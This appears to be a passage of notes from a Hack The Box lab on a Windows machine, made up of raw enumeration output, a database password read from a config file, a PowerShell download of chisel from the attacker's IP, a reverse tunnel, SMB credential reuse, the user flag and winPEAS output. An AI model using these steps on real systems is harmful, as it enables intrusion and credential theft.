========================= ======== ============================================
System Idle Process              0 N/A
System                           4 N/A
Registry                        92 N/A
smss.exe                       328 N/A
csrss.exe                      412 N/A
wininit.exe                    520 N/A
csrss.exe                      528 N/A
winlogon.exe                   592 N/A
services.exe                   660 N/A
lsass.exe                      684 KeyIso, SamSs, VaultSvc
fontdrvhost.exe                784 N/A
fontdrvhost.exe                792 N/A
svchost.exe                    800 BrokerInfrastructure, DcomLaunch, PlugPlay,
                                   Power, SystemEventsBroker
svchost.exe                    904 RpcEptMapper, RpcSs
svchost.exe                    956 LSM
dwm.exe                       1008 N/A
svchost.exe                     64 CryptSvc
```

```
svchost.exe                   404 AppIDSvc
svchost.exe                   900 CoreMessagingRegistrar
svchost.exe                     8 NcbService
svchost.exe                  1028 TimeBrokerSvc
svchost.exe                  1144 DispBrokerDesktopSvc
svchost.exe                  1160 EventLog
svchost.exe                  1228 nsi
svchost.exe                  1312 Dhcp
vm3dservice.exe              1388 vm3dservice
svchost.exe                  1448 NlaSvc
svchost.exe                  1460 Schedule
svchost.exe                  1508 DsmSvc
svchost.exe                  1544 ProfSvc
svchost.exe                  1556 EventSystem
svchost.exe                  1572 SysMain
svchost.exe                  1588 Themes
Memory Compression           1724 N/A
svchost.exe                  1744 SENS
svchost.exe                  1776 AudioEndpointBuilder
svchost.exe                  1788 FontCache
svchost.exe                  1816 netprofm
svchost.exe                  1876 Audiosrv
svchost.exe                  1944 Dnscache
svchost.exe                  1964 DusmSvc
svchost.exe                  1980 Wcmsvc
svchost.exe                  1812 ShellHWDetection
spoolsv.exe                  2124 Spooler
svchost.exe                  2160 SEMgrSvc
svchost.exe                  2248 BFE, mpssvc
svchost.exe                  2260 WinHttpAutoProxySvc
svchost.exe                  2296 UserManager
svchost.exe                  2332 LanmanWorkstation
svchost.exe                  2524 IKEEXT
svchost.exe                  2532 PolicyAgent
svchost.exe                  2556 LanmanServer
svchost.exe                  2688 Browser
svchost.exe                  2700 DiagTrack
svchost.exe                  2708 DPS
svchost.exe                  2724 Winmgmt
svchost.exe                  2808 SstpSvc
svchost.exe                  2824 TrkWks
VGAuthService.exe            2832 VGAuthService
vmtoolsd.exe                 2848 VMTools
svchost.exe                  2856 WpnService
svchost.exe                  2900 iphlpsvc
svchost.exe                  3008 WdiServiceHost
svchost.exe                  2792 RasMan
dllhost.exe                  3412 COMSysApp
WmiPrvSE.exe                 3624 N/A
svchost.exe                  3960 wuauserv
svchost.exe                  3400 RmSvc
msdtc.exe                    3252 MSDTC
sihost.exe                   4164 N/A
svchost.exe                  4176 CDPUserSvc_3c38f
svchost.exe                  4220 WpnUserService_3c38f
taskhostw.exe                4324 N/A
MicrosoftEdgeUpdate.exe      4408 N/A
svchost.exe                  4432 TokenBroker
svchost.exe                  4488 TabletInputService
ctfmon.exe                   4556 N/A
svchost.exe                  4564 StateRepository
svchost.exe                  4940 CDPSvc
explorer.exe                 4376 N/A
svchost.exe                  5200 cbdhsvc_3c38f
StartMenuExperienceHost.e    5476 N/A
RuntimeBroker.exe            5556 N/A
SearchApp.exe                5764 N/A
SearchIndexer.exe            5836 WSearch
RuntimeBroker.exe            5876 N/A
WmiPrvSE.exe                 5992 N/A
```

```
svchost.exe                   5436 BITS
svchost.exe                   5668 SSDPSRV
svchost.exe                   6644 StorSvc
RuntimeBroker.exe             7064 N/A
vm3dservice.exe                420 N/A
vmtoolsd.exe                  5488 N/A
OneDrive.exe                  6660 N/A
xampp-control.exe             4040 N/A
httpd.exe                     6816 N/A
mysqld.exe                     316 N/A
conhost.exe                   1892 N/A
httpd.exe                     7212 N/A
svchost.exe                   7012 lmhosts
ApplicationFrameHost.exe      7236 N/A
svchost.exe                   7980 LicenseManager
WinStore.App.exe              6420 N/A
RuntimeBroker.exe             2488 N/A
SystemSettings.exe            5700 N/A
YourPhone.exe                  588 N/A
RuntimeBroker.exe             2872 N/A
SgrmBroker.exe                6440 SgrmBroker
svchost.exe                   6152 UsoSvc
MoUsoCoreWorker.exe           1328 N/A
svchost.exe                   3888 WinRM
svchost.exe                   2520 wscsvc
svchost.exe                    916 OneSyncSvc_3c38f
dllhost.exe                   6628 N/A
taskhostw.exe                 5684 N/A
CompatTelRunner.exe           5780 N/A
conhost.exe                   2096 N/A
svchost.exe                   2388 InstallService
SecurityHealthService.exe     2372 SecurityHealthService
ShellExperienceHost.exe       8136 N/A
RuntimeBroker.exe             5320 N/A
svchost.exe                   3148 PcaSvc
svchost.exe                   8048 WdiSystemHost
taskhostw.exe                 1152 N/A
taskhostw.exe                 5724 N/A
CompatTelRunner.exe           5260 N/A
conhost.exe                   3204 N/A
svchost.exe                   4428 DsSvc
svchost.exe                   4676 W32Time
UserOOBEBroker.exe            4080 N/A
CompatTelRunner.exe           6432 N/A
svchost.exe                   2748 smphost
svchost.exe                   8140 WbioSrvc
cmd.exe                       3244 N/A
conhost.exe                   5076 N/A
shell.exe                     6560 N/A
cmd.exe                       3404 N/A
conhost.exe                   1084 N/A
tasklist.exe                  3640 N/A
```

credentials included in config: **HTB#9826^(_**

```
dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\xampp\htdocs\omrs\includes

04/12/2021  08:29 AM    <DIR>          .
04/12/2021  08:29 AM    <DIR>          ..
05/17/2018  09:15 AM             3,029 ballot_modal.php
04/12/2021  02:23 PM               179 conn.php
05/04/2018  09:10 AM               305 footer.php
05/17/2018  09:05 AM             2,153 header.php
05/16/2018  12:46 PM             1,585 navbar.php
```

```
05/16/2018  01:06 PM             1,168 scripts.php
05/16/2018  12:43 PM               294 session.php
05/11/2018  12:06 PM               515 slugify.php
               8 File(s)          9,228 bytes
               2 Dir(s)   4,072,120,320 bytes free

type conn.php
type conn.php
<?php
          $conn = new mysqli('localhost', 'phoebe', 'HTB#9826^(_', 'votesystem');

          if ($conn->connect_error) {
              die("Connection failed: " . $conn->connect_error);
          }

?>
C:\xampp\htdocs\omrs\includes>
```

Netstat results

```
netstat -ano|findstr TCP
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       6816
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       904
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       6816
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       316
  TCP    0.0.0.0:5000           0.0.0.0:0              LISTENING       6816
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       4940
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5986           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       1292
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       684
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       520
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1160
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       1460
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       2124
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       660
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING       2532
  TCP    10.129.48.103:80       10.10.17.102:48474     ESTABLISHED     6816
  TCP    10.129.48.103:139      0.0.0.0:0              LISTENING       4
  TCP    10.129.48.103:49435    10.10.17.102:4444      ESTABLISHED     2304
  TCP    [::]:80                [::]:0                 LISTENING       6816
  TCP    [::]:135               [::]:0                 LISTENING       904
  TCP    [::]:443               [::]:0                 LISTENING       6816
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:3306              [::]:0                 LISTENING       316
  TCP    [::]:5000              [::]:0                 LISTENING       6816
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:5986              [::]:0                 LISTENING       4
  TCP    [::]:7680              [::]:0                 LISTENING       1292
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49664             [::]:0                 LISTENING       684
  TCP    [::]:49665             [::]:0                 LISTENING       520
  TCP    [::]:49666             [::]:0                 LISTENING       1160
  TCP    [::]:49667             [::]:0                 LISTENING       1460
  TCP    [::]:49668             [::]:0                 LISTENING       2124
  TCP    [::]:49669             [::]:0                 LISTENING       660
  TCP    [::]:49670             [::]:0                 LISTENING       2532

C:\xampp\htdocs\omrs\includes>
```

Pilfer DB

```
Transfer chisel
        powershell.exe -c "(new-object
System.Net.Webclient).DownloadFile('http://10.10.17.102/chisel.exe', 'chisel.exe')"
powershell.exe -c "(new-object
System.Net.Webclient).DownloadFile('http://10.10.17.102/chisel.exe', 'chisel.exe')"
```

```
C:\temp>
```

Start chisel on attacking machine

```
┌[✗]-[user@parrot]-[~/Desktop]
└──╼ $chisel server -p 33060 --reverse
2021/09/10 11:40:52 server: Reverse tunnelling enabled
2021/09/10 11:40:52 server: Fingerprint RmtHh91ScBUqPI0LIJ6VuO7DV3pEmL+upV8Fd2FBj1c=
2021/09/10 11:40:52 server: Listening on http://0.0.0.0:33060
```

Connecting chisel back to attacking machine

```
chisel.exe client 10.10.17.102:33060 R:3306:127.0.0.1:3306
chisel.exe client 10.10.17.102:33060 R:3306:127.0.0.1:3306
2021/09/09 21:05:46 client: Connecting to ws://10.10.17.102:33060
2021/09/09 21:05:48 client: Connected (Latency 190.2607ms)
```

Cant access due to some weird reason

```
┌[✗]-[user@parrot]-[~]
└──╼ $mysql -H 127.0.0.1 -u phoebe -p
Enter password:
ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/run/mysqld/mysqld.sock'
(2)
```

No credentials stored

```
cmdkey /list

Currently stored credentials:

* NONE *

C:\xampp>
```

Os infosysteminfo

```
systeminfo

Host Name:                 LOVE
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          roy
Registered Organization:
Product ID:                00330-80112-18556-AA148
Original Install Date:     4/12/2021, 1:14:12 PM
System Boot Time:          9/9/2021, 8:18:27 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.13989454.B64.1906190538, 6/19/2019
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume3
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,598 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 3,176 MB
Virtual Memory: In Use:    1,623 MB
```

```
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\LOVE
Hotfix(s):                 9 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB4562830
                           [03]: KB4570334
                           [04]: KB4577586
                           [05]: KB4580325
                           [06]: KB4586864
                           [07]: KB4589212
                           [08]: KB5000802
                           [09]: KB5000858
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.48.103
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will
not be displayed.

C:\xampp>
```

Webdav

```
type webdav.txt
type webdav.txt
WEB-DAV f�r den gemeinsamen REMOTE-Zugriff
auf WWW-Dokumente �ber den Apache2.

Die Module mod_dav.so und mod_dav_fs.so auskommentieren
URL: http://localhost/webdav/
User: wampp Password: xampp
E-Mail-Adresse bei Dreamweaver angeben.
Lokales Directory: /xampp/webdav/

C:\xampp\webdav>
```

But webdav isn't active

```
type passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   [ You have to create a new user on the FileZilla Interface ]

3) Mercury (not in the USB & lite version):

   Postmaster: Postmaster (postmaster@localhost)
   Administrator: Admin (admin@localhost)

   User: newuser
   Password: wampp

4) WEBDAV:

   User: xampp-dav-unsecure
   Password: ppmax2011
   Attention: WEBDAV is not active since XAMPP Version 1.7.4.
   For activation please comment out the httpd-dav.conf and
```

```
   following modules in the httpd.conf

   LoadModule dav_module modules/mod_dav.so
   LoadModule dav_fs_module modules/mod_dav_fs.so

   Please do not forget to refresh the WEBDAV authentification (users and passwords).

C:\xampp>
```

User flag

```
type user.txt
type user.txt
9dc898bf3828e03c91603d206f144f2e

C:\Users\Phoebe\Desktop>
```

Smbclient check, using password **HTB#9826^(_**

```
┌─[✗]─[user@parrot]─[~/Desktop]
└──╼ $smbclient -L //love.htb -U phoebe
Enter WORKGROUP\phoebe's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
SMB1 disabled -- no workgroup available
┌─[user@parrot]─[~/Desktop]
└──╼ $
```

No real good privileges for writing

```
┌─[✗]─[user@parrot]─[~/Desktop]
└──╼ $smbmap -u phoebe -p 'HTB#9826^(_' -H 10.129.48.103
[+] IP: 10.129.48.103:445    Name: love.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS Remote Admin
        C$                                                      NO ACCESS Default share
        IPC$                                                    READ ONLY Remote IPC
┌─[user@parrot]─[~/Desktop]
└──╼ $
```

Winpeas results (**long ass output**)

```
winpeas.exe
ANSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside
the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and
then start a new CMD

             *((,.,/((((((((((((((((((((/,  */
      ,/*,..*((((((((((((((((((((((((((((((((((((,
    ,*/((((((((((((((((((/,  .*////((**, .*(((((((*
    ((((((((((((((((((*********/########## .(* ,(((((((
    ((((((((((/*******************/####### .(. (((((((
    ((((((..*****************/@@@@@/***/###### ./(((((((
    ,,,...,*******************@@@@@@@@@@(***,#### .//(((((((
    , ,..*******************/@@@@@%@@@@/********##((/ /((((
    ..((###########*********/%@@@@@@@@@/***********,,,..((((
    .(##################(/******/@@@@@/**************.. ///(
    .(############################(/**********************..*((
    .(################################(/*****************.,(((
    .(####################################(/************..(((
    .(########################################(*********..(((
    .(#######(,.***.,(###################(..***.*******..(((
    .(#######*(#####((##################((######/(*****..(((
```

```
    .(###################(/***********(##############(...(((
    .((####################/*******(################.((((((
    .(((###############################################(..((((
    ..(((###########################################(..(((((
    ....((#########################################( .(((((
    ......((#####################################( .((((((
    (((((((((###################################(../((((((
        (((((((((/#########################(/..((((((
              ((((((((((/,.  ,*//////*,. ./(((((((((((((((.
                 (((((((((((((((((((((((((((((/

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes
only.Any misuse of this software will not be the responsibility of the author or of any other
collaborator. Use it at your own networks and/or with the network owner's permission.

  WinPEASng by @carlospolopm, makikvues(makikvues2[at]gmail[dot]com)

      /---------------------------------------------------------------------------\
      |                             Do you like PEASS?                            |
      |---------------------------------------------------------------------------|
      |         Become a Patreon    :     https://www.patreon.com/peass           |
      |         Follow on Twitter   :     @carlospolopm                           |
      |         Respect on HTB      :     SirBroccoli & makikvues                 |
      |---------------------------------------------------------------------------|
      |                                 Thank you!                                |
      \---------------------------------------------------------------------------/

  [+] Legend:
         Red                Indicates a special privilege over an object or something is
misconfigured
         Green              Indicates that some protection is enabled or something is well
configured
         Cyan               Indicates active users
         Blue               Indicates disabled users
         LightYellow        Indicates links

 You can find a Windows local PE Checklist here:
https://book.hacktricks.xyz/windows/checklist-windows-privilege-escalation
   Creating Dynamic lists, this could take a while, please wait...
   - Loading YAML definitions file...
   - Checking if domain...
   - Getting Win32_UserAccount info...
   - Creating current user groups list...
   - Creating active users list (local only)...
   - Creating disabled users list...
   - Admin users list...
   - Creating AppLocker bypass list...
   - Creating files/directories list for search...


 System Information


 Basic System Information
 Check if the Windows versions is vulnerable to some known exploit
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#kernel-exploits
    Hostname: Love
    ProductName: Windows 10 Pro
    EditionID: Professional
    ReleaseId: 2009
    BuildBranch: vb_release
    CurrentMajorVersionNumber: 10
    CurrentVersion: 6.3
    Architecture: AMD64
    ProcessorCount: 2
    SystemLang: en-US
    KeyboardLang: English (United States)
    TimeZone: (UTC-08:00) Pacific Time (US & Canada)
    IsVirtualMachine: True
```

```
    Current Time: 9/9/2021 9:51:18 PM
    HighIntegrity: False
    PartOfDomain: False
    Hotfixes: KB4601554, KB4562830, KB4570334, KB4577586, KB4580325, KB4586864, KB4589212,
KB5000802, KB5000858,

  [?] Windows vulns search powered by Watson(https://github.com/rasta-mouse/Watson)
 [*] OS Version: 20H2 (19042)
 [*] Enumerating installed KBs...
 [*] Finished. Found 0 vulnerabilities.


[] Showing All Microsoft Updates
   HotFix ID                :   KB4023057
   Installed At (UTC)       :   9/10/2021 10:23:35 AM
   Title                    :   2021-03 Update for Windows 10 Version 20H2 for x64-based Systems
(KB4023057)
   Client Application ID    :   MoUpdateOrchestrator
   Description              :   A security issue has been identified in a Microsoft software
product that could affect your system. You can help protect your system by installing this
update from Microsoft. For a complete listing of the issues that are included in this update,
see the associated Microsoft Knowledge Base article. After you install this update, you may have
to restart your system.


================================================================================================
=

   HotFix ID                :   KB890830
   Installed At (UTC)       :   9/10/2021 10:22:58 AM
   Title                    :   Windows Malicious Software Removal Tool x64 - v5.88 (KB890830)
   Client Application ID    :   MoUpdateOrchestrator
   Description              :   After the download, this tool runs one time to check your
computer for infection by specific, prevalent malicious software (including Blaster, Sasser, and
Mydoom) and helps remove any infection that is found. If an infection is found, the tool will
display a status report the next time that you start your computer. A new version of the tool
will be offered every month. If you want to manually run the tool on your computer, you can
download a copy from the Microsoft Download Center, or you can run an online version from
microsoft.com. This tool is not a replacement for an antivirus product. To help protect your
computer, you should use an antivirus product.


================================================================================================
=

   HotFix ID                :   KB2267602
   Installed At (UTC)       :   4/14/2021 6:17:13 AM
   Title                    :   Security Intelligence Update for Microsoft Defender Antivirus -
KB2267602 (Version 1.335.799.0)
   Client Application ID    :   Windows Defender
   Description              :   Install this update to revise the files that are used to detect
viruses, spyware, and other potentially unwanted software. Once you have installed this item, it
cannot be removed.


================================================================================================
=

   HotFix ID                :   KB2267602
   Installed At (UTC)       :   4/13/2021 11:58:25 PM
   Title                    :   Security Intelligence Update for Microsoft Defender Antivirus -
KB2267602 (Version 1.335.782.0)
   Client Application ID    :   Windows Defender
   Description              :   Install this update to revise the files that are used to detect
viruses, spyware, and other potentially unwanted software. Once you have installed this item, it
cannot be removed.


================================================================================================
=
```

```
   HotFix ID               :
   Installed At (UTC)      :   4/13/2021 10:37:26 PM
   Title                   :   VMware, Inc. - Net - 1.8.17.0
   Client Application ID   :   MoUpdateOrchestrator
   Description             :   VMware, Inc. Net  driver update released in  December 2020


================================================================================================
=

   HotFix ID               :   KB2267602
   Installed At (UTC)      :   4/13/2021 9:41:35 PM
   Title                   :   Security Intelligence Update for Microsoft Defender Antivirus -
KB2267602 (Version 1.335.774.0)
   Client Application ID   :   Windows Defender
   Description             :   Install this update to revise the files that are used to detect
viruses, spyware, and other potentially unwanted software. Once you have installed this item, it
cannot be removed.


================================================================================================
=

   HotFix ID               :   KB2267602
   Installed At (UTC)      :   4/13/2021 5:16:23 PM
   Title                   :   Security Intelligence Update for Microsoft Defender Antivirus -
KB2267602 (Version 1.335.761.0)
   Client Application ID   :   MoUpdateOrchestrator
   Description             :   Install this update to revise the files that are used to detect
viruses, spyware, and other potentially unwanted software. Once you have installed this item, it
cannot be removed.


================================================================================================
=

   HotFix ID               :   KB2267602
   Installed At (UTC)      :   4/13/2021 5:57:30 AM
   Title                   :   Security Intelligence Update for Microsoft Defender Antivirus -
KB2267602 (Version 1.335.723.0)
   Client Application ID   :   Microsoft Defender Antivirus (77BDAF73-B396-481F-9042-
AD358843EC24)
   Description             :   Install this update to revise the files that are used to detect
viruses, spyware, and other potentially unwanted software. Once you have installed this item, it
cannot be removed.


================================================================================================
=

   HotFix ID               :   KB4052623
   Installed At (UTC)      :   4/13/2021 5:57:30 AM
   Title                   :   Update for Microsoft Defender Antivirus antimalware platform -
KB4052623 (Version 4.18.2103.7)
   Client Application ID   :   Microsoft Defender Antivirus (77BDAF73-B396-481F-9042-
AD358843EC24)
   Description             :   This package will update Microsoft Defender Antivirus
antimalware platform's components on the user machine.


================================================================================================
=

   HotFix ID               :   KB5000802
   Installed At (UTC)      :   4/13/2021 3:38:51 AM
   Title                   :   2021-03 Cumulative Update for Windows 10 Version 20H2 for x64-
based Systems (KB5000802)
   Client Application ID   :   MoUpdateOrchestrator
```

```
   Description              :   Install this update to resolve issues in Windows. For a complete
listing of the issues that are included in this update, see the associated Microsoft Knowledge
Base article for more information. After you install this item, you may have to restart your
computer.


================================================================================================
=

   HotFix ID                :   KB2267602
   Installed At (UTC)       :   4/13/2021 3:19:22 AM
   Title                    :   Security Intelligence Update for Microsoft Defender Antivirus -
KB2267602 (Version 1.335.717.0)
   Client Application ID    :   MoUpdateOrchestrator
   Description              :   Install this update to revise the files that are used to detect
viruses, spyware, and other potentially unwanted software. Once you have installed this item, it
cannot be removed.


================================================================================================
=

   HotFix ID                :   KB4601554
   Installed At (UTC)       :   4/13/2021 3:19:13 AM
   Title                    :   2021-02 Cumulative Update Preview for .NET Framework 3.5 and 4.8
for Windows 10, version 20H2 for x64 (KB4601554)
   Client Application ID    :   MoUpdateOrchestrator
   Description              :   Install this update to resolve issues in Windows. For a complete
listing of the issues that are included in this update, see the associated Microsoft Knowledge
Base article for more information. After you install this item, you may have to restart your
computer.


================================================================================================
=

   HotFix ID                :   KB4023057
   Installed At (UTC)       :   4/13/2021 3:18:30 AM
   Title                    :   2021-01 Update for Windows 10 Version 20H2 for x64-based Systems
(KB4023057)
   Client Application ID    :   MoUpdateOrchestrator
   Description              :   A security issue has been identified in a Microsoft software
product that could affect your system. You can help protect your system by installing this
update from Microsoft. For a complete listing of the issues that are included in this update,
see the associated Microsoft Knowledge Base article. After you install this update, you may have
to restart your system.


================================================================================================
=

   HotFix ID                :   KB4589212
   Installed At (UTC)       :   4/13/2021 3:17:58 AM
   Title                    :   2021-01 Update for Windows 10 Version 20H2 for x64-based Systems
(KB4589212)
   Client Application ID    :   MoUpdateOrchestrator
   Description              :   Install this update to resolve issues in Windows. For a complete
listing of the issues that are included in this update, see the associated Microsoft Knowledge
Base article for more information. After you install this item, you may have to restart your
computer.


================================================================================================
=

   HotFix ID                :   KB4577586
   Installed At (UTC)       :   4/13/2021 3:17:49 AM
   Title                    :   Update for Removal of Adobe Flash Player for Windows 10 Version
20H2 for x64-based systems (KB4577586)
   Client Application ID    :   MoUpdateOrchestrator
```

```
   Description              :   This update will remove Adobe Flash Player from your Windows
machine. After you install this item, you may have to restart your computer.


================================================================================================
=


[redacted] System Last Shutdown Date/time (from Registry)

    Last Shutdown Date/time        :    4/23/2021 4:36:33 AM

[redacted] User Environment Variables
[redacted] Check for some passwords or keys in the env variables
    COMPUTERNAME: LOVE
    USERPROFILE: C:\Users\Phoebe
    HOMEPATH: \Users\Phoebe
    LOCALAPPDATA: C:\Users\Phoebe\AppData\Local
    PSModulePath: C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules\
    PROCESSOR_ARCHITECTURE: AMD64
    Path:
C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1
.0\;C:\WINDOWS\System32\OpenSSH\;C:\Users\Phoebe\AppData\Local\Microsoft\WindowsApps;
    CommonProgramFiles(x86): C:\Program Files (x86)\Common Files
    ProgramFiles(x86): C:\Program Files (x86)
    PROCESSOR_LEVEL: 23
    LOGONSERVER: \\LOVE
    PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    HOMEDRIVE: C:
    SystemRoot: C:\WINDOWS
    SESSIONNAME: Console
    ALLUSERSPROFILE: C:\ProgramData
    DriverData: C:\Windows\System32\Drivers\DriverData
    AP_PARENT_PID: 6816
    APPDATA: C:\Users\Phoebe\AppData\Roaming
    PROCESSOR_REVISION: 3100
    USERNAME: Phoebe
    CommonProgramW6432: C:\Program Files\Common Files
    OneDrive: C:\Users\Phoebe\OneDrive
    CommonProgramFiles: C:\Program Files\Common Files
    OS: Windows_NT
    USERDOMAIN_ROAMINGPROFILE: LOVE
    PROCESSOR_IDENTIFIER: AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
    ComSpec: C:\WINDOWS\system32\cmd.exe
    PROMPT: $P$G
    SystemDrive: C:
    TEMP: C:\Users\Phoebe\AppData\Local\Temp
    ProgramFiles: C:\Program Files
    NUMBER_OF_PROCESSORS: 2
    TMP: C:\Users\Phoebe\AppData\Local\Temp
    ProgramData: C:\ProgramData
    ProgramW6432: C:\Program Files
    windir: C:\WINDOWS
    USERDOMAIN: LOVE
    PUBLIC: C:\Users\Public

[redacted] System Environment Variables
[redacted] Check for some passwords or keys in the env variables
    ComSpec: C:\WINDOWS\system32\cmd.exe
    DriverData: C:\Windows\System32\Drivers\DriverData
    OS: Windows_NT
    Path:
C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\WINDOWS\System32\WindowsPowerShell\v1
.0\;C:\WINDOWS\System32\OpenSSH\
    PATHEXT: .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    PROCESSOR_ARCHITECTURE: AMD64
    TEMP: C:\WINDOWS\TEMP
    TMP: C:\WINDOWS\TEMP
    USERNAME: SYSTEM
```

```
    windir: C:\WINDOWS
    NUMBER_OF_PROCESSORS: 2
    PROCESSOR_LEVEL: 23
    PROCESSOR_IDENTIFIER: AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
    PROCESSOR_REVISION: 3100
    PSModulePath: C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules\

[+] Audit Settings
[-] Check what is being logged
    Not Found

[+] Audit Policy Settings - Classic & Advanced

[+] WEF Settings
[-] Windows Event Forwarding, is interesting to know were are sent the logs
    Not Found

[+] LAPS Settings
[-] If installed, local administrator password is changed frequently and is restricted by ACL
    LAPS Enabled: LAPS not installed

[+] Wdigest
[-] If enabled, plain-text crds could be stored in LSASS
https://book.hacktricks.xyz/windows/stealing-credentials/credentials-protections#wdigest
    Wdigest is not enabled

[+] LSA Protection
[-] If enabled, a driver is needed to read LSASS memory (If Secure Boot or UEFI, RunAsPPL cannot
be disabled by deleting the registry key) https://book.hacktricks.xyz/windows/stealing-
credentials/credentials-protections#lsa-protection
    LSA Protection is not enabled

[+] Credentials Guard
[-] If enabled, a driver is needed to read LSASS memory
https://book.hacktricks.xyz/windows/stealing-credentials/credentials-protections#credential-
guard
    CredentialGuard is not enabled
    Virtualization Based Security Status:      Not enabled
    Configured:                                False
    Running:                                   False

[+] Cached Creds
[-] If > 0, credentials will be cached in the registry and accessible by SYSTEM user
https://book.hacktricks.xyz/windows/stealing-credentials/credentials-protections#cached-
credentials
    cachedlogonscount is 10

[+] Enumerating saved credentials in Registry (CurrentPass)

[+] AV Information
    Some AV was detected, search for bypasses
    Name: Windows Defender
    ProductEXE: windowsdefender://
    pathToSignedReportingExe: %ProgramFiles%\Windows Defender\MsMpeng.exe
    whitelistpaths:     C:\Administration
    C:\xampp\htdocs\omrs

[+] Windows Defender configuration
  Local Settings

  Path Exclusions:
    C:\Administration
    C:\xampp\htdocs\omrs

  PolicyManagerPathExclusions:
    C:\Administration
    C:\xampp\htdocs\omrs
  Group Policy Settings
```

```
[redacted] UAC Status
[redacted] If you are in the Administrators group check how to bypass the UAC
https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access
    ConsentPromptBehaviorAdmin: 0 - No prompting
    EnableLUA: 1
    LocalAccountTokenFilterPolicy: 1
    FilterAdministratorToken: 0
      [*] LocalAccountTokenFilterPolicy set to 1.
      [+] Any local account can be used for lateral movement.

[redacted] PowerShell Settings
    PowerShell v2 Version: 2.0
    PowerShell v5 Version: 5.1.19041.1
    PowerShell Core Version:
    Transcription Settings:
    Module Logging Settings:
    Scriptblock Logging Settings:
    PS history file:
C:\Users\Phoebe\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
    PS history size: 51B

[redacted] Enumerating PowerShell Session Settings using the registry
      You must be an administrator to run this check

[redacted] PS default transcripts history
[redacted] Read the PS history inside these files (if any)

[redacted] HKCU Internet Settings
    CertificateRevocation: 1
    DisableCachingOfSSLPages: 0
    IE5_UA_Backup_Flag: 5.0
    PrivacyAdvanced: 1
    SecureProtocols: 2688
    User Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
    ZonesSecurityUpgrade: System.Byte[]
    WarnonZoneCrossing: 0
    EnableNegotiate: 1
    ProxyEnable: 0
    MigrateProxy: 1

[redacted] HKLM Internet Settings
    ActiveXCache: C:\Windows\Downloaded Program Files
    CodeBaseSearchPath: CODEBASE
    EnablePunycode: 1
    MinorVersion: 0
    WarnOnIntranet: 1

[redacted] Drives Information
[redacted] Remember that you should search more info inside the other drives
    C:\ (Type: Fixed)(Filesystem: NTFS)(Available space: 3 GB)(Permissions: Authenticated Users [AppendData/CreateDirectories])

[redacted] Checking WSUS
[redacted]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#wsus
    Not Found

[redacted] Checking AlwaysInstallElevated
